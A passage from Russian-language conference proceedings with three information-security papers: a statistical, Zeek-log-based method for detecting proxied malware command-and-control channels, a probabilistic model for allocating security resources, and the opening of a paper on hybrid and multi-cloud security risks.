Гокровенко Вячеслав Александрович, Скорых Марк Андреевич

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М.А. Бонч-Бруевича

Большевики пр., 22, корп. 1, Санкт-Петербург, 193232, Россия

e-mail: slavagar28@gmail.com, mark.skorykh@bk.ru

Аннотация. В работе рассматривается проблема выявления скрытых каналов управления вредоносным программным обеспечением (C2-каналов) [1], использующих проксирующие технологии (HTTP, WebSocket) [2, 3] для маскировки сетевого трафика. Предложен статистический метод анализа аномалий, основанный на обработке структурированных логов, формируемых системой Zeek [4, 5]. Метод опирается на количественную оценку характеристик соединений: длительность, регулярность обращений (beaconing) [1], асимметрия, использование нестандартных портов, а также наличие нетипичных событий в протоколах. Результаты показывают возможность автоматизированного выявления проксирующих C2-каналов на фоне легитимного трафика.

Ключевые слова: информационная безопасность; аномальный трафик; C2-каналы; статистический анализ; Zeek.

DETECTION OF COMMAND-AND-CONTROL CHANNELS OF MALWARE USING PROXYING BASED ON THE ANALYSIS OF STATISTICAL PARAMETERS OF NETWORK TRAFFIC

Gorkovenko Vyacheslav, Skorykh Mark

The Bonch-Bruевич Saint Petersburg State University of Telecommunications

22 Bolshhevikov Av, bldg 1, St. Petersburg, 193232, Russia

e-mails: slavagar28@gmail.com, mark.skorykh@bk.ru

Abstract. The paper addresses the problem of detecting hidden command-and-control (C2) channels implemented by malware using proxying techniques to mask network traffic. A statistical anomaly detection method is proposed, based on the processing of structured logs generated by Zeek. The method relies on quantitative evaluation of connection characteristics: duration, periodic requests (beaconing), asymmetry, use of non-standard ports, and presence of atypical protocol events. A custom program was developed to automatically compute statistical metrics and identify anomalous connections. Experiments confirmed the effectiveness of the method, demonstrating the feasibility of automated detection of proxying C2 channels within legitimate network traffic.

Keywords: information security; anomalous traffic; C2 channels; statistical analysis; Zeek.

Введение. Современные кибератаки всё чаще используют скрытые каналы управления (Command and Control, C2) [1], позволяющие злоумышленникам незаметно поддерживать связь с заражёнными устройствами. Традиционные методы обнаружения во многом теряют эффективность, когда злоумышленники применяют проксирующие технологии, маскируя вредоносные соединения под легитимные протоколы (HTTP, WebSocket) [2, 3]. Такие C2-каналы проходят через промежуточные узлы и смешиваются с обычным сетевым трафиком, что значительно затрудняет их выявление.

Одним из перспективных подходов к решению этой задачи является использование статистического анализа характеристик соединений. Методы, основанные на выявлении аномалий в распределениях длительности, частоте обращений, объёмах переданных данных и использовании портов, позволяют

обнаруживать скрытые управляющие каналы даже при их маскировке. Для реализации данного подхода в работе была использована система сетевого мониторинга Zeek, формирующая структурированные логи, а также разработанный на языке Python программный инструмент, автоматизирующий вычисление статистических метрик и выделение подозрительных соединений.

В данной работе применяется статистический метод анализа аномалий, который основан на оценке распределений характеристик сетевых соединений и выявлении отклонений от нормального поведения. Система Zeek [4, 5] использовалась для нормализации и структурирования сетевого трафика в удобные для анализа логи.

Был разработан статистический метод, включающий ряд проверок, каждая из которых представляет собой отдельный критерий для выявления аномалий [6-10]:

1. Длительность соединений.

Фиксировалось время начала и окончания каждого TCP-соединения и рассчитывалась их длительность:

$$T = t_{end} - t_{start}, \quad (1)$$

где t_{end} и t_{start} — время окончания и начала TCP-сессии.

2. Периодические подключения (beaconing).

Вычислялись интервалы Δt_i между запросами и коэффициент вариации:

$$CV = \frac{\sigma_{\Delta t}}{M_{\Delta t}}, \quad (2)$$

где $M_{\Delta t}$ — средний интервал между запросами, $\sigma_{\Delta t}$ — стандартное отклонение. Низкий CV указывает на статистическую регулярность обращений, характерную для вредоносного beaconing.

3. Асимметрия трафика.

Рассчитывался коэффициент асимметрии:

$$A = \frac{|V_{in} - V_{out}|}{V_{in} + V_{out}}, \quad (3)$$

где V_{in} и V_{out} — объёмы входящего и исходящего трафика. Высокие значения A статистически выделяются из общей массы и указывают на аномальное поведение.

4. Использование нестандартных портов.

Анализировалось распределение портов. Обращения через нетипичные порты, отличные от стандартных (80, 443, 53), рассматривались как статистически редкие события, что указывает на потенциальную аномалию.

5. Нетипичные события в логах Zeek (weird.log, dpd.log).

Статистически оценивалась частота появления ошибок и подозрительных событий, зафиксированных Zeek. Повышенная концентрация таких записей для одного соединения трактовалась как индикатор отклонения от нормы.

6. Z-оценка длительности соединений.

Для формального выявления выбросов по времени жизни сессий использовался стандартный критерий Z-score:

$$Z = \frac{T - M_T}{\sigma_T}, \quad (4)$$

где T — длительность конкретного соединения, M_T — среднее значение длительностей, σ_T — стандартное отклонение. Соединения с $|Z| > 2$ считались статистическими аномалиями.

Для проверки метода был развёрнут тестовый стенд на базе виртуальных машин VirtualBox [9] под управлением Kali Linux. Вредоносный трафик генерировался с помощью инструментов suo5 [10] и websocat [11], которые создают скрытые каналы поверх разрешённых протоколов (HTTP, WebSocket). Легитимный трафик формировался через браузер и сетевые утилиты. Схема тестового стенда представлена на рис. 1.




Рис. 1 Схема тестового стенда

С помощью Zeek [4] сетевой трафик преобразовывался в структурированные логи (conn.log, weird.log, dpd.log и др.). Эти логи обрабатывались, рассчитывая указанные статистические метрики. Такой подход позволил чётко разделить уровень сбора данных (Zeek) и уровень анализа (статистический метод). Для наглядности приводятся иллюстрации из экспериментов:




Рис. 2. Гистограмма длительности соединений

Рис. 2 иллюстрирует распределение длительности соединений. График показывает, что anomalous соединения обладают существенно большей продолжительностью по сравнению с обычными пользовательскими сессиями, что подтверждает применимость данного критерия для выявления отклонений.




Рис. 3. График отклонений Z-Score

На рис. 3 представлены результаты расчёта Z-оценки длительности соединений. Видно, что часть значений выходит за пределы допустимого интервала, что позволяет статистически обосновать наличие anomalous соединений.

Третий признак anomalous поведения асимметрия в объёмах, переданных и полученных данных. В предыдущих главах уже отмечалось, что проксирующее ПО может генерировать трафик, при котором одна сторона передаёт существенно больше информации, чем получает. Это особенно актуально для каналов командного управления, где управление осуществляется в одну сторону. В таблице 1 представлен список соединений тестового стенда с выраженной асимметрией трафика.

Значения R выше 10 свидетельствуют о серьёзной диспропорции в потоках данных, что затруднительно объяснить обычным пользовательским поведением. В то же время легитимные соединения (5-8) показывают симметричный обмен с минимальными отклонениями.

Таблица 1

Соединения с асимметрией трафика

№	Соединение	Коэффициент асимметрии (R)
1	40.40.40.40 → 192.168.0.40:8080	≈ 15
2	42.42.42.42 → 192.168.0.42:8000	≈ 14
3	192.168.0.40 → 172.16.0.40:22	≈ 12
4	192.168.0.42 → 172.16.0.42:22	≈ 11
5	172.16.0.40 → 34.107.243.93:443	≈ 1.2
6	172.16.0.40 → 34.107.152.202:443	≈ 1.1
7	172.16.0.40 → 34.149.100.209:443	≈ 1.0
8	172.16.0.40 → 151.101.129.91:443	≈ 0.9

Последним критерием анализа стало использование нестандартных портов, о чём также шла речь в предыдущих разделах. Некоторые вредоносные соединения используют либо редкие, либо типовые порты в нетипичном назначении. Это усложняет обнаружение, особенно при поверхностной проверке.

Таблица 2

Анализ использования портов

№	Соединение	Порт	Назначение	Примечание
1	40.40.40.40 → 192.168.0.40	8080	Нестандартный	Потенциально аномальное
2	42.42.42.42 → 192.168.0.42	8000	Нестандартный	Потенциально аномальное
3	192.168.0.40 → 172.16.0.40	22	SSH (туннель)	Подозрительное (suo5)
4	192.168.0.42 → 172.16.0.42	22	SSH (туннель)	Подозрительное (websocat)
5	172.16.0.40 → 151.101.129.91	443	HTTPS	Легитимное
6	172.16.0.40 → 34.107.243.93	443	HTTPS	Легитимное
7	172.16.0.40 → 34.107.152.202	443	HTTPS	Легитимное
8	172.16.0.40 → 34.149.100.209	443	HTTPS	Легитимное

Хотя порт 22 является стандартным для SSH, его использование в рамках скрытого туннелирования с участием suo5 и websocat придаёт ему подозрительный контекст. Точно так же порты 8000 и 8080 могут быть маркером аномального трафика, если используются в качестве канала командного управления. Легитимные соединения, использующие HTTPS, демонстрируют привычные параметры и служат фоном для оценки аномалий.

Объединённый анализ и визуализация по ключевым метрикам позволяют выделить подозрительные соединения, вне зависимости от конкретного способа их генерации, и подтверждают универсальность подхода.

Проведённый сравнительный анализ на реальных данных демонстрирует применимость разработанных критериев в условиях, приближённых к реальной эксплуатации. Эти результаты послужили основанием для разработки прикладной программы, реализующей предложенные методы автоматического обнаружения C2-каналов.

Заключение. В работе предложен статистический метод выявления проксирующих C2-каналов в сетевом трафике, основанный на анализе структурированных логов системы Zeek [4]. Разработанный подход включает оценку шести ключевых метрик: длительности соединений, периодичности запросов [12-15], асимметрии трафика, использования нестандартных портов, наличия нетипичных событий и Z-оценки длительности сессий [16-19].

Экспериментальные исследования подтвердили эффективность метода для автоматизированного обнаружения скрытых каналов управления на фоне легитимного сетевого трафика. Разработанный программный инструмент демонстрирует возможность практической реализации предложенного подхода и может быть интегрирован в системы мониторинга сетевой безопасности.

Перспективы дальнейших исследований включают расширение набора анализируемых метрик и применение для классификации аномалий и адаптацию метода для работы в высоконагруженных сетях [10].

СПИСОК ЛИТЕРАТУРЫ

- Миняев А.А., Моисеев В.М., Скорых М.А. Анализ сетевого трафика при различных видах эксфильтрации данных : статья / А.А. Миняев, В.М. Моисеев, М.А. Скорых. Сборник научных статей, том 4. АПИНО. 2023.
- Разработка и применение метода оперативного выявления http-туннелирования в сетевом трафике информационно-телекоммуникационных систем: статья / Электронная библиотека «Cyberleninka» [Электронный ресурс]. URL: <https://cyberleninka.ru/article/n/razrabotka-i-primenenie-metoda-operativnogo-vyyavleniya-http-tunnelirovaniya-v-setevom-trafike-informatsionno-telekommunikatsionnyh-1> (дата обращения: 25.08.2025).
- WebSocket: протокол реального времени для современных веб-приложений / Электронная библиотека «Cyberleninka». [Электронный ресурс]. URL: <https://cyberleninka.ru/article/n/websocket-protokol-realnogo-vremeni-dlya-sovremennyh-veb-prilozheniy> (дата обращения: 25.08.2025).
- Документация Zeek Network Security Monitor : [сайт]. The Zeek Project. [Электронный ресурс]. URL: <https://zeek.org/> (дата обращения: 25.08.2025).
- Документация утилиты SUO5 — Socks5 over HTTP proxy tool: [сайт] // GitHub-репозиторий, Автор: zema1. [Электронный ресурс]. URL: <https://github.com/zema1/suo5> (дата обращения: 25.08.2025).

6. Исследование и профилирование киберугроз в сетевом трафике российских компаний: [сайт] // Positive Technologies [Электронный ресурс]. URL: <https://ptsecurity.com/ru-ru/research/analytics/network-traffic-analysis-2023/> (дата обращения: 25.08.2025).
7. Электронный портал «GeeksforGeeks»: iptables command in Linux with Examples : [сайт]. [Электронный ресурс]. URL: <https://www.geeksforgeeks.org/iptables-command-in-linux-with-examples> (дата обращения: 25.08.2025).
8. Киреева Н.В., Караулова О.А. Оценка аномалий сетевого трафика на основе циклического анализа: статья / Электронная библиотека «Cyberleninka» [сайт]. [Электронный ресурс]. URL: <https://cyberleninka.ru/article/n/otsenka-anomaliy-setevogo-trafika-na-osnove-tsiklicheskogo-analiza> (дата обращения: 25.08.2025).
9. Электронный портал «StatisticsEasily»: Нормализация Z-показателя. [Электронный ресурс]. URL: <https://ru.statisticseasily.com/glossario/what-is-z-score-normalization/> (дата обращения: 25.08.2025).
10. Документация утилиты Websocat — WebSocket proxy/netcat: [сайт] // GitHub-репозиторий, Автор: vi. [Электронный ресурс]. URL: <https://github.com/vi/websocat> (дата обращения: 25.08.2025).
11. Документация VirtualBox — Oracle VM VirtualBox User Manual: [сайт] // The Oracle Corporation [Электронный ресурс]. URL: <https://www.virtualbox.org/wiki/Documentation> (дата обращения: 25.08.2025).
12. LinPEAS — Privilege Escalation Audit Script: [сайт] // GitHub-репозиторий, Автор: carlospolop. [Электронный ресурс]. URL: <https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS> (дата обращения: 25.08.2025).
13. Электронный портал «GridinSoft», статья Command and Control [C&C] Server: [сайт]. [Электронный ресурс]. URL: <https://gridinsoft.com/command-and-control> (дата обращения: 25.08.2025).
14. Анализ методов выявления сетевых вторжений и аномалий: статья // Электронная библиотека «Cyberleninka» [Электронный ресурс]. URL: <https://cyberleninka.ru/article/n/analiz-metodov-vyyavleniya-setevykh-vtorzheniy-i-anomaliy> (дата обращения: 25.08.2025).
15. Электронный портал «Хабр»: WebSocket. Краткий экскурс в пентест ping-pong протокола : [сайт]. [Электронный ресурс]. URL: <https://habr.com/ru/articles/762808/> (дата обращения: 25.08.2025).
16. Электронный портал «Хабр»: Как Zeek и Malcolm помогают не только пассивно анализировать сетевой трафик, но и своевременно реагировать на угрозы. [Электронный ресурс]. URL: <https://habr.com/ru/companies/securityvision/articles/884808/> (дата обращения: 25.08.2025).
17. Документация утилиты Proxychains-ng : [сайт] // GitHub-репозиторий, Автор: rofl0r. [Электронный ресурс]. URL: <https://github.com/rofl0r/proxychains-ng> (дата обращения: 25.08.2025).
18. Документация Wireshark User's Guide: [сайт] // The Wireshark Foundation. [Электронный ресурс]. URL: https://www.wireshark.org/docs/wsug_html_chunked/ (дата обращения: 25.08.2025).
19. Электронный портал «Sky.pro»: Что такое z-score: формула, значение и применение в статистике: [сайт]. [Электронный ресурс]. URL: <https://sky.pro/wiki/analytics/chto-takoe-z-score-formula-znachenie-i-primenenie-v-statistike/> (дата обращения: 25.08.2025).

УДК 004

ВОПРОСЫ ПОВЫШЕНИЯ ЭФФЕКТИВНОСТИ ПРОЦЕССОВ УПРАВЛЕНИЯ ОРГАНИЗАЦИИ НА ОСНОВЕ ОПРЕДЕЛЕНИЯ ХАРАКТЕРИСТИК РЕСУРСОВ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ

Грачев Михаил Иванович

Санкт-Петербургский университет МВД России

Летчика Пилютова ул., 1, Санкт-Петербург, 198206, Россия

e-mail: mig2500@mail.ru

Аннотация. Статья посвящена разработке модели повышения эффективности процессов управления организацией через решение обратной задачи определения характеристик аппаратно-программных комплексов информационной безопасности. В условиях роста киберугроз и технологического суверенитета критически важным становится не только прямое внедрение технических и кадровых ресурсов ИБ, но и научно обоснованное определение их оптимального сочетания для достижения заданного уровня защищенности и эффективности управления. Предложена модель, основанная на анализе вероятностных состояний системы управления и временных характеристик, позволяющая руководителю целенаправленно распределять ресурсы (ПАК, персонал, финансы) для поддержания штатного функционирования и противодействия угрозам. Доказана эффективность подхода в сравнении с методами, решающими только прямую задачу автоматизации.

Ключевые слова: эффективность управления; информационная безопасность; оптимизация ресурсов; обратная задача; модель состояний системы; программно-аппаратный комплекс; квалификация персонала; киберугрозы.

ISSUES OF INCREASING THE EFFICIENCY OF ORGANIZATIONAL MANAGEMENT PROCESSES BASED ON DETERMINING THE CHARACTERISTICS OF INFORMATION SECURITY RESOURCES

Grachev Mikhail

St. Petersburg University of the Ministry of Internal Affairs of Russia

1 Pilot Pilyutova St, St. Petersburg, 198206, Russia

e-mail: mig2500@mail.ru

Abstract. The article is devoted to the development of a model for improving the efficiency of organizational management processes by solving the inverse problem of optimizing information security (IS) resources. In the context of growing cyber threats and technological sovereignty, it becomes critically important not only to directly deploy technical and personnel IS resources but also to scientifically determine their optimal combination to achieve a given level of security and management efficiency. A model based on the analysis of probabilistic states of the management system and time characteristics is proposed, enabling the manager to purposefully allocate resources (hardware/software, personnel, finances) to maintain normal functioning and counter threats. The effectiveness of the approach compared to methods solving only the direct task of automation is proven.

Keywords: management efficiency; information security; resource optimization; inverse problem; system state model; hardware/software complex; personnel qualification; cyber threats.

Введение. Прогрессирующее развитие информационных технологий и усиление киберугроз [1, 2] трансформируют все аспекты деятельности организаций. Обеспечение информационной безопасности (ИБ) и эффективности управления становится ключевым фактором конкурентоспособности. Руководители предприятий сталкиваются с необходимостью автоматизации процессов управления и защиты систем, опираясь на имеющиеся ресурсы: техническое оснащение (программно-аппаратный комплекс — ПАК), кадровый потенциал и финансовые средства [3-5].

Однако прямое внедрение этих ресурсов без определения требуемых характеристик их соотношения часто не обеспечивает требуемого уровня ИБ и эффективности управления. Существующие подходы, фокусирующиеся на решении лишь «прямой задачи» (автоматизация имеющихся процессов), не гарантируют достижения целевых показателей защищенности и управленческой эффективности [6-8].

Актуальной является разработка модели, позволяющей решать «обратную задачу»: определять оптимальный набор ресурсов ИБ для достижения заданного уровня безопасности и эффективности функционирования системы управления.

Модель состояний системы управления и оценка эффективности. Для анализа текущего уровня защищенности и эффективности процессов управления предлагается использовать модель, основанную на вероятностных состояниях системы (рис. 1).




Рис. 1. Граф вероятностных состояний исследуемой системы

Состояния отражают способность системы своевременно идентифицировать и нейтрализовывать проблемы (включая кибератаки и сбои), что напрямую связано с ресурсами ИБ [3, 9, 10]:

— P00 (Штатная работа). Нет значимых угроз, идентификация и нейтрализация проблем не требуются (целевое состояние).

— P10 (Идентификация угрозы). Угроза (кибератака, сбой) обнаружена системой или персоналом, но ее нейтрализация еще не начата. Эффективность зависит от качества мониторинга и подготовки персонала.

— P01 (Нейтрализация угрозы). Происходит нейтрализация угрозы (например, устранение последствий атаки), но ее источник или факт возникновения могли быть изначально неверно идентифицированы. Эффективность зависит от адекватности средств защиты и регламентов.

— P11 (Идентификация и нейтрализация). Угроза активно идентифицирована и нейтрализуется. Эффективность определяется сложностью работы ПАК и персонала:

- λ — интенсивность потока проблем (угроз);
- v_1 — интенсивность идентификации проблем;
- v_2 — интенсивность нейтрализации проблем.

Динамика системы описывается уравнениями Колмогорова-Чепмена, позволяющими рассчитать вероятность нахождения в каждом состоянии (P00, P10, P01, P11). Ключевым показателем эффективности (КПЭ) является вероятность пребывания системы в штатном режиме работы **P00**.

Через преобразование системы дифференциальных уравнений в алгебраические (с использованием нормировочного условия $P00 + P10 + P01 + P11 = 1$) и их решения (например, методом Крамера) получаем значение P00 (1), отражающее текущую устойчивость и эффективность системы управления с учетом ИБ-факторов.

Решение обратной задачи. Оптимизация ресурсов ИБ для достижения целевого КПЭ. Предлагаемая методология фокусируется на решении обратной задачи: определении необходимых ресурсов ИБ (их количества и качества) для достижения заданного целевого значения КПЭ P00.

1. Технические ресурсы (ПАК). Вычислительные мощности, системы хранения, сети, средства криптографической защиты (СКЗИ), отечественное ПО [4, 5, 12] напрямую влияют на интенсивности v_1 (скорость/точность обнаружения угроз) и v_2 (скорость/эффективность нейтрализации). Обнаружение нехватки ресурсов (например, падение P00 из-за перегрузки) требует их оперативного усиления или перераспределения. Приоритет — переход на отечественные решения.

2. Кадровые ресурсы. Уровень квалификации, обученности и мотивации персонала ИБ-службы [3, 7-9] критически влияет на v_1 (идентификация, особенно сложных атак) и v_2 (качество реагирования). Необходимы постоянное обучение, переподготовка и тренинги [3, 6, 7]. Опыт руководителя позволяет оптимально распределять персонал.

3. Финансовые ресурсы. Обеспечивают возможность приобретения необходимого ПАК, СКЗИ, финансирования обучения и привлечения высококвалифицированных кадров, выходя за рамки текущих ограничений.

4. Материальные ресурсы. Наличие ЗИП, расходных материалов, резервных мощностей позволяет быстро реагировать на инциденты (переход в состояния P10, P01, P11), минимизируя их влияние на P00.

Использование сетевых графиков и анализ временных характеристик (время реакции, время восстановления) позволяет оценить, как изменения в ресурсной базе ИБ влияют на динамику достижения и стабилизации целевого состояния P00. Имитационное моделирование [13, 14] может использоваться для прогнозирования эффективности различных сценариев распределения ресурсов ИБ.

Заключение. Повышение эффективности процессов управления организацией в условиях киберугроз требует комплексного подхода, интегрирующего задачи ИБ и оптимизации управления. Предложена модель, основанная на анализе вероятностных состояний системы управления (P00, P10, P01, P11) и расчете ключевого показателя эффективности (P00 — вероятность штатной работы). Модель учитывает интенсивность возникновения угроз (λ) и эффективность их идентификации ($v1$) и нейтрализации ($v2$) ресурсами ИБ.

Принципиальное отличие от существующих методов — ориентация на решение *обратной задачи* управления: определение оптимального сочетания ресурсов ИБ (отечественный ПАК, квалифицированный персонал, финансирование) для достижения *заданного* целевого уровня эффективности и защищенности (P00).

Эффективное управление ресурсами ИБ (техническими, кадровыми, финансовыми, материальными) на основе решения обратной задачи позволяет целенаправленно повышать устойчивость системы управления к угрозам и гарантированно достигать целевых показателей ее работы.

Ключевыми практическими мерами являются: переход на отечественные ИТ-решения, обеспечение шифрования каналов связи, постоянное повышение квалификации персонала ИБ и использование имитационного моделирования для оптимизации решений.

СПИСОК ЛИТЕРАТУРЫ

1. Интерактивная карта киберугроз: [Электронный ресурс]. <https://cybermap.kaspersky.com/ru>. (Дата обращения 12.06.2023).
2. Макаренко, С. И Информационное противоборство и радиоэлектронная борьба в сетевых войнах начала XXI века. СПб.: Издательство «Научные технологии», 2017. 546 с.
3. Грачев, М. И. Автоматизация организации и её техническое оснащение / М. И. Грачев // Ученые записки Комсомольского-на-Амуре государственного технического университета. 2024. № 5(77). С. 13-21.
4. Трошин, Д. В. Безопасность предприятия: смысл, онтология, оценка / Д. В. Трошин. Тверь: ТвГУ, 2015. 212 с.
5. Грачев, М. И. Математическая модель для принятия решений по противодействию киберугрозам в производстве / М. И. Грачев, В. Г. Бурлов // Информационные технологии в проектировании и производстве. 2022. № 4(188). С. 22-27.
6. Логинов, И. В. Методы, модели и алгоритмы управления адаптивными системами природно-технического мониторинга: диссертация на соискание ученой степени доктора технических наук / Логинов Илья Валентинович, 2023. 381 с.
7. Бурлов, В. Г. О необходимости подготовки и переподготовки кадров в сфере безопасности информационных технологий / В. Г. Бурлов, М. И. Грачев, А. И. Примакин // ИБРР-2017. СПб., 2017. С. 470-472.
8. Скворцов, И. П. О проблеме человеческого фактора в обеспечении информационной безопасности / И. П. Скворцов, А. О. Титарев // Воздушно-космические силы. Теория и практика. 2022. № 23. С. 106-113.
9. Грачев, М. И. Человеческий фактор в принятии управленческих решений / М. И. Грачев, В. Г. Бурлов // T-Comm: Телекоммуникации и транспорт. 2024. Т. 18, № 3. С. 27-33.
10. Грачев, М. И. Модель автоматизации процессов управления вузом / М. И. Грачев // Вестник Дагестанского государственного технического университета. Технические науки. 2024. Т. 51, № 4. С. 60-70.
11. Грачев, М. И. Свидетельство о государственной регистрации базы данных № 2024621938 Российская Федерация. База данных средних временных состояний системы необходимых для автоматизации процессов управления вузом: № 2024621644: заявл. 25.04.2024: опубл. 06.05.2024.
12. Золотова, В. А. Направления развития интеллектуальной информационной технологии прогнозирования состояния предприятий промышленности России в условиях неблагоприятных внешних воздействий / В. А. Золотова 2022. № 4(86). С. 71-78.
13. Грачев, М. И. Имитационное моделирование процессов управления / М. И. Грачев // Интеллектуальные системы в производстве. 2022. Т. 20, № 4. С. 64-71.
14. Имитационная модель управления образовательной организацией / М. И. Грачев и др. // XXI век: итоги прошлого и проблемы настоящего плюс. 2021. Т. 10, № 1(53). С. 57-62.

УДК 004.056.5

ПРОБЛЕМЫ И РИСКИ БЕЗОПАСНОСТИ В ГИБРИДНЫХ И МНОГООБЛАЧНЫХ СРЕДАХ

Дворников Сергей Сергеевич, Яровой Роберт Владимирович

Военная академия связи им. Маршала Советского Союза С.М. Буденного

Тихорецкий пр., 3, Санкт-Петербург, 194064, Россия

e-mails: tms64xx@yandex.ru, Nadzar@yandex.ru

Аннотация. В статье рассмотрены ключевые проблемы и угрозы, связанные с обеспечением безопасности в облачных средах, анализируются наиболее распространенные уязвимости и предлагаются подходы к их минимизации. Особое внимание уделяется вопросам управления доступом, защиты данных, соответствия нормативным требованиям и реагированию на инциденты.

Ключевые слова: информационная безопасность; гибридное облако; многооблачная среда; управление доступом; защита данных; утечка информации; Zero Trust; комплаенс.

SECURITY CHALLENGES AND RISKS IN HYBRID AND MULTICLOUD ENVIRONMENTS

Dvornikov Sergey, Yarovoy Robert

The Military Academy of Telecommunications, named after Marshal of the Soviet Union S. M. Budyonny
3 Tikhoretsky Av, St. Petersburg, 194064, Russia
e-mails: tms64xx@yandex.ru, Nadzar@yandex.ru

Abstract. The article examines the key issues and threats associated with ensuring security in cloud environments, analyzes the most common vulnerabilities and suggests approaches to minimizing them. Particular attention is paid to access control, data protection, compliance and incident response.

Keywords: information security; hybrid cloud; multi-cloud environment; access control; data protection; information leakage; Zero Trust; compliance.

Введение. С развитием цифровых технологий и ростом объёмов данных, обрабатываемых организациями, традиционные подходы к построению информационных систем уступают место более гибким и масштабируемым решениям [1]. Гибридные и многооблачные архитектуры становятся всё более популярными среди компаний, стремящихся оптимизировать свои ИТ-инфраструктуры, снизить операционные издержки и повысить отказоустойчивость сервисов.

Гибридное облако предполагает комбинацию частного (on-premise) и публичного облака, обеспечивая баланс между контролем над данными и возможностями масштабирования. Многооблачная среда же подразумевает использование нескольких публичных облачных платформ одновременно, что позволяет компаниям избежать зависимости от одного провайдера и выбрать наиболее подходящие сервисы для выполнения конкретных задач.

Однако такие архитектуры несут в себе ряд новых вызовов в области информационной безопасности. Сложность управления доступом, разнообразие политик безопасности у разных провайдеров, расширение поверхности атаки и необходимость соответствия многочисленным нормативным требованиям — всё это создаёт значительные риски для организаций. Особенно остро эти проблемы стоят в условиях роста числа кибератак и повышения требований к защите персональных и конфиденциальных данных.

Для полноценного анализа проблем безопасности в гибридных и многооблачных средах необходимо чётко определить ключевые термины, а также рассмотреть структуру и особенности таких архитектур.

Гибридное облако (Hybrid Cloud) — модель вычислений, сочетающая частное облако (on-premise или в собственной инфраструктуре компании) с публичным облаком (предоставляемым третьей стороной, например, AWS, Microsoft Azure или Google Cloud). Эти две среды связаны между собой технологиями, обеспечивающими безопасный обмен данными и приложениями. Такая архитектура позволяет организациям сохранять контроль над критически важными данными и при этом использовать преимущества масштабируемости и экономичности публичного облака.

Многооблачная среда (Multi-Cloud) — использование нескольких публичных облачных платформ для решения различных бизнес-задач. Например, компания может размещать свои базы данных в Amazon Web Services (AWS), запускать аналитические приложения в Google Cloud и использовать Microsoft Azure для обеспечения доступа через мобильные устройства. Цель такого подхода — избежать зависимости от одного поставщика, оптимизировать затраты и выбрать лучшие сервисы из разных облаков.

Обе модели предполагают наличие множества компонентов, взаимодействующих друг с другом:

